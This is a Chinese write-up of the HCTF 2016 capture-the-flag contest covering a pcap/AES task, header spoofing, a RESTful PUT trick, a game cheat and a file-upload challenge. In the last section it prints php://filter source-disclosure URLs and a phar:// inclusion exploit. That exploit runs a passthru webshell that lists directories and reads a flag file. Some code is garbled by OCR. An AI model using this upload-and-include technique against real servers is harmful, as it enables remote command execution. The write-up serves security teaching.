2016hctf writeup

原创

szuaurora 于 2017-03-04 12:24:20 发布 2636 收藏 2
分类专栏： writeup 文章标签： 信息安全 CTF HCTF writeup

writeup 专栏收录该内容
6 篇文章 1 订阅
订阅专栏

MISC杂项签到

http://139.224.54.27/webco1a/+_+.pcapng

用wireshark打开流量包，追踪TCP流，发现是一个webshell的流量，看到webshell控制端查看了远程服务器上的两个关键文件：function.py和flag

cat function.py：


```
#!/usr/bin/env python

# coding:utf-8

__author__ = 'Aklis'



from Crypto import Random

fromCrypto.Cipher import AES



import sys

import base64





def decrypt(encrypted, passphrase):

  IV = encrypted[:16]

aes = AES.new(passphrase, AES.MODE_CBC, IV)

returnaes.decrypt(encrypted[16:])
```

```
def encrypt(message, passphrase):

  IV = message[:16]

length = 16

count = len(message)

padding = length - (count % length)

message = message + '\0' * padding

aes = AES.new(passphrase, AES.MODE_CBC, IV)

returnaes.encrypt(message)




IV = 'YUFHJKVWEASDGQDH'



message = IV + 'flag is hctf{xxxxxxxxxxxxxxx}'




println(message)



example = encrypt(message, 'Qq4wdrhhyEWe4qBF')

print example

example = decrypt(example, 'Qq4wdrhhyEWe4qBF')

print example
```

cat flag:


mbZoEMrhAO0WWeugNjqNw3U6Tt2C+rwpgpbdWRZgfQI3MAh0sZ9qjnziUKkV90XhAOkIs/OXoYVw5uQDjVvg

flag明显是个base64编码后的字符串，将其解码后再用function.py和decrypt函数解密：



```
example = decrypt(base64.b64decode('mbZoEMrhAO0WWeugNjqNw3U6Tt2C+rwpgpbdWRZgfQI3MAh0sZ9qjnziUKkV90XhAOkIs/OXoYVw5uQDjVvgNA=='),
'Qq4wdrhhyEWe4qBF')
print example
```


运行得到flag



```
root@kali:~# python sc.py
45
��h ��� Y��6:��r� �w ���su �/��>TG f �2pi�����tm
flag is hctf{n0w_U_w111_n0t_f1nd_me}
```

Web2099年的flag

由ios99想到改user-agent，抓包改一下




```
GET / HTTP/1.1
Host: 2099.hctf.io
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 99_0 like Mac OS X)
AppleWebKit/536.26 (KHTML, like Gecko) Version/99.0 Mobile/10A403
Safari/8536.25
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://hctf.xctf.org.cn/newexamchallenge/2/
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 13:15:18 GMT
Server: Apache/2.4.10 (Debian)
flag: hctf{h77p_He4dEr_50_E4sy}
Vary: Accept-Encoding
Content-Length: 294
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
        <head>
                <meta charset="utf-8"></meta>
                <title>Welcome to HCTF2016</title>
        </head>
        <body>
                <div align="center" >
                        <p>
                                <li>only ios99 can get flag(Maybe
you can easily get the flag in 2099 </li>

                        </p>


<!-- flag not in html... -->
```

WebRESTFUL


先用PUT方法传个参



"Please <PUT> me some <money> more than <12450>!"

查了一下RESTful，发现是一种web软件架构，是一种分层结构

http://www.ruanyifeng.com/blog/2011/09/restful



RESTful架构有一些典型的设计误区。

最常见的一种设计错误，就是URI包含动词。因为"资源"表示一种实体，所以应该是名词，URI不应该有动词，动词应该放在HTTP协议中。

举例来说，某个URI是/posts/show/1，其中show是动词，这个URI就设计错了，正确的写法应该是/posts/1，然后用GET方法表示show。


如果某些动作是HTTP动词表示不了的，你就应该把动作做成一种资源。比如网上汇款，从账户1向账户2汇款500元，错误的URI是：

```
POST /accounts/1/transfer/500/to/2
```

正确的写法是把动词transfer改成名词transaction，资源不能是动词，但是可以是一种服务：

```
POST /transaction HTTP/1.1
Host: 127.0.0.1

from=1&to=2&amount=500.00
```

改个包，flag出来了




```
PUT /index.php/money/2000000 HTTP/1.1
Host: jinja.hctf.io
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://jinja.hctf.io/
Connection: close
Content-Length: 15
```

```
HTTP/1.1 200 OK
Date: Fri, 25 Nov 2016 14:58:59 GMT
Server: Apache/2.4.10 (Debian)
Access-Control-Allow-Orgin: *
Access-Control-Allow-Methods: *
Content-Length: 64
Connection: close
Content-Type: application/json

{"message":"\"Your flag is hctf{Do_you_know_12450?} web dog!\""}
```


MISC gogogo

下载下来，发现是个.nes的红白机文件，用FcEuX打开，看到了经典的魂斗罗


FCEUX 2.2.2.3020: hundouluo
文件(F) 游戏(N) 配置(C) 工具(T) 调试(D) 帮助(H)
KONAMI
魂斗羅
http://blog.csdn.net/szuaurora
按开始键
单人游戏
双人游戏
HCTF 2016 2016

按照http://wenku.baidu.com/link?url=1i4slMmKov6LncwLAwa-VmJmAwRwlkgcK-xzls2uOnuJzS7wrsG_mjDdVOVbQzG0Q5p6NmRzcd-vBlbpuWihXEdoiQWs6dsc03aggjzd3Ty

的来修改一下有无限命和不坏金身，打穿就看到了：


FCEUX 2.2.2.3020: hundouluo
文件(F) 游戏(N) 配置(C) 工具(T) 调试(D) 帮助(H)
HCTF
http://blog.csdn.net/szuaurora

FLAG：hctf{
justf0rfun}
好样

Web 兵者多诡

http://pics.hctf.io/home.php?key=hduisa123

文件上传页面猜测是上传漏洞，页面说明只能上传png文件

尝试了几次后发现验证方式是对content-type验证，为image/png即可，但是上传后的文件会被重新命名并加上.png后缀。

发现允许使用php伪协议：

http://pics.hctf.io/home.php?fp=php://filter/convert.base64-encode/resource=upload

http://pics.hctf.io/home.php?fp=php://filter/convert.base64-encode/resource=home http://pics.hctf.io/home.php?fp=php://filter/convert.base64-encode/resource=function

http://pics.hctf.io/home.php?fp=php://filter/convert.base64-encode/resource=show

把源码扒下来，base64解码，

home.php

```
<?php

error_reporting(0);



@session_start();

posix_setuid(1000);



$fp = empty($_GET['fp']) ? 'fail' : $_GET['fp'];

if(preg_match('/\.\./',$fp))

{

     die('No No No!');

}

if(preg_match('/rm/i',$_SERVER["QUERY_STRING"]))

{

     die();

}

?>

<!DOCTYPE html>

<html>

     <head>

              <title></title>

              <metacharset="utf-8">

              <linkhref="css/bootstrap.min.css" rel="stylesheet">

              <linkhref="css/jumbotron-narrow.css" rel="stylesheet">

     </head>

     <body>

              <divclass="container">
```

```
                        <divclass="header clearfix">

                                  <nav>

                                           <ulclass="navnav-pills pull-right">

                                                    <lirole="presentation" class="active"><ahref="home.php?k

                                           </ul>

                                  </nav>

                                  <h3class="text-muted">pictures</h3>

                        </div>



                        <divclass="jumbotron">

                                  <h1>PicturesStorage</h1>

                                  <pclass="lead">在这里上传您的图片,我们将为您保存</p>

                                  <formaction="?fp=upload" method="POST" id="form"enctype="multipart/form-da

                                           <inputtype="file" id="image" name="image"class="btnbtn-lgbtn-succ

                                           <br>

                                           <inputtype="submit" id="submit" name="submit"class="btnbtn-lgbtn-

                                  </form>

                        </div>

               </div>

     </body>

</html>

<?php

if($fp !== 'fail')

{

     if(!(include($fp.'.php')))

     {

               ?>

               <divclass="alert alert-danger" role="alert">没有此页面</div>

               <?php

                        exit;
```

```
                exit;
    }
}
?>

upload.php
<?php
include 'function.php';
if(isset($_POST['submit']) &&!empty($_FILES['image']['tmp_name']))
{
    $name =$_FILES['image']['tmp_name'];
    $type =$_FILES['image']['type'];
    $size =$_FILES['image']['size'];

    if(!is_uploaded_file($name))
    {
            ?>
            <divclass="alert alert-danger" role="alert">图片上传失败,请重新上传</div>
            <?php
                exit;
    }

    if($type !== 'image/png')
    {
            ?>
            <divclass="alert alert-danger" role="alert">只能上传PNG图片</div>
            <?php
                exit;
    }
```

```
     if($size > 10240)

     {

              ?>

              <div class="alert alert-danger"role="alert">图片大小超过10KB</div>

              <?php

                       exit;

     }



     $imagekey =create_imagekey();

     move_uploaded_file($name,"uploads/$imagekey.png");



     echo"<script>location.href='?fp=show&imagekey=$imagekey'</script>";

}

?>



show.php

<?php

$imagekey = $_GET['imagekey'];

if(empty($imagekey))

{

     echo"<script>location.href='home.php'</script>";

     exit;

}



?>

<div class="alert alert-success"role="alert">

     上传成功,<ahref="uploads/<?php echo $imagekey; ?>.png"class="alert-link">点此查看</a>

</div>
```

```
function.php

<?php

     functioncreate_imagekey()

     {

              returnsha1($_SERVER['REMOTE_ADDR'] . $_SERVER['HTTP_USER_AGENT'] . time() .mt_rand());

     }

?>
```

发现home.php中存在本地文件包含：if(!(include($fp.'.php'))，fp参数可控制，然后会在文件名后加一个.php进行文件包含，因此我们可以上传我们需要包含的文件。但是直接包含肯定是不行的，需要构造文件名。

查询PHP手册发现PHP支持如下的Wrappers：

file:// — Accessing localfilesystem

http:// — AccessingHTTP(s) URLs

ftp:// — Accessing FTP(s) URLs

php:// — Accessing various I/O streams

zlib:// — Compression Streams

data:// — Data (RFC 2397)

glob:// — Find pathnames matching pattern

phar:// — PHP Archive

ssh2:// — Secure Shell 2

rar:// — RAR

ogg:// — Audio streams

expect:// — Process Interaction Streams

测试phar://可用，将php文件打包在zip文件中，再构造路径访问。


测试发现如果webshell中有提交参数的变量会被过滤，如$_POST,$_REQUEST等，而且eval函数被禁用了，因此使用passthru函数执行系统命令。

写一个2.php文件，打包在zip压缩包中上传，上传时使用burpsuite的截断功能修改content-type。

查看当前目录下文件：<?phppassthru('ls–alh'); ?>


上传后访问文件名为24c38706822f22274de3d8faabb5b9601d922d85.png，访问

http://pics.hctf.io/home.php?fp=phar://uploads/24c38706822f22274de3d8faabb5b9601d922d85.png/2


```
total 812K drwxr-xr-x 7 root root 4.0K Nov 25 07:58 . drwxr-xr-x 7 root root 4.0K Nov 25 07:58 .. d-wx--x--x 2 root root
4.0K Nov 23 09:11 css -rw-r--r-- 1 root root 135 Nov 23 09:11 function.php -rw-r--r-- 1 root root 1.4K Nov 23 09:11
home.php -rw-r--r-- 1 root root 278 Nov 23 09:11 show.php -rw-r--r-- 1 root root 779 Nov 23 09:11 upload.php
drwx-wx-wx 2 root root 780K Nov 26 10:39 uploads
```


没什么特别的

查看工作目录<?phppassthru(‘pwd’);?>


```
/var/www/html
```


查看上层目录

<?php echo passthru('ls /var/www');?>



```
Th1s_1s_F1a9.php html
```

有个php文件，查看一下

<?php echo passthru('cat /var/www/Th1s_1s_F1a9.php');?>


```
Congratulations,flag is here. AND then ?
```

查看页面源代码


```
    </body>
</html>
Congratulations,flag is here. AND then ?
<?php
//hctf{Th1s_1s_e4sY_1s_n0T_1t?}
?>
```